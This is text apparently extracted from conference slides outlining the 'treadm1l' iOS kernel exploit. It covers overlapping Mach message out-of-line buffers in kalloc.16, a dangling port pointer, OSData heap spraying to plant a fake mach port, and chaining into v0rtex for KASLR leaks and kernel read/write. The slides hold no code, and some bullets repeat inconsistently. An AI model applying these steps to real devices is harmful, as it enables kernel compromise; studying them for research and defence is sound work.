
Mach msg



Kalloc.16

- New ool allocation falls in old (free) slot


Mach msg



Kalloc.16

- More messages are allocated

Mach msg




Kalloc.16


- More ool buffers are allocated

Mach msg


Kalloc.16




- At least one ool buffer is used by 2 msgs!



- Receive mach messages in order
- Expect first port in message to be MACH_PORT_NULL
- Expect second port be same as the one we receive the message with
 - Not true for overlapping OOL buffer, because later msg overwrote earlier msg!
- Second port is now the one with the dangling pointer
 - Because mach msg and OOL buffer get freed when received



- Receive mach messages in order
- Expect first port in message to be MACH_PORT_NULL
- Expect second port be same as the first port
 - Not true for overlapping OOL buffers! Gets freed when we receive message on **Port 3** overwrote earlier msg!
- Second port is now the one with the dangling pointer
 - Because mach msg and OOL buffer get freed when received



treadm1l: Stage 2

- Every time we receive a mach msg, spray 120 OSData objects with controlled data
 - First 8 bytes: a pointer to a fake mach port
 - Second 8 bytes: zero
- When received the overlapping buffer, the pointer of the second message now points to our sprayed data!

treadm1l: Stage 3

- Receive the mach msg, where the ool buffer pointer points to our controlled OSData
- We get a port descriptor to our fake port!
- Here i use iPhone5s without PAN, and spray a pointer to userspace where i construct a fake mach port.

Copy & Paste v0rtex

- Now we have a port descriptor to a fake port
- Just continue with (<https://siguza.github.io/v0rtex/>) to:
 - Leak a heap pointer to a real port
 - Build a read primitive
 - Leak KASLR slide
 - Build a KCALL primitive (also gives you kernel write!)

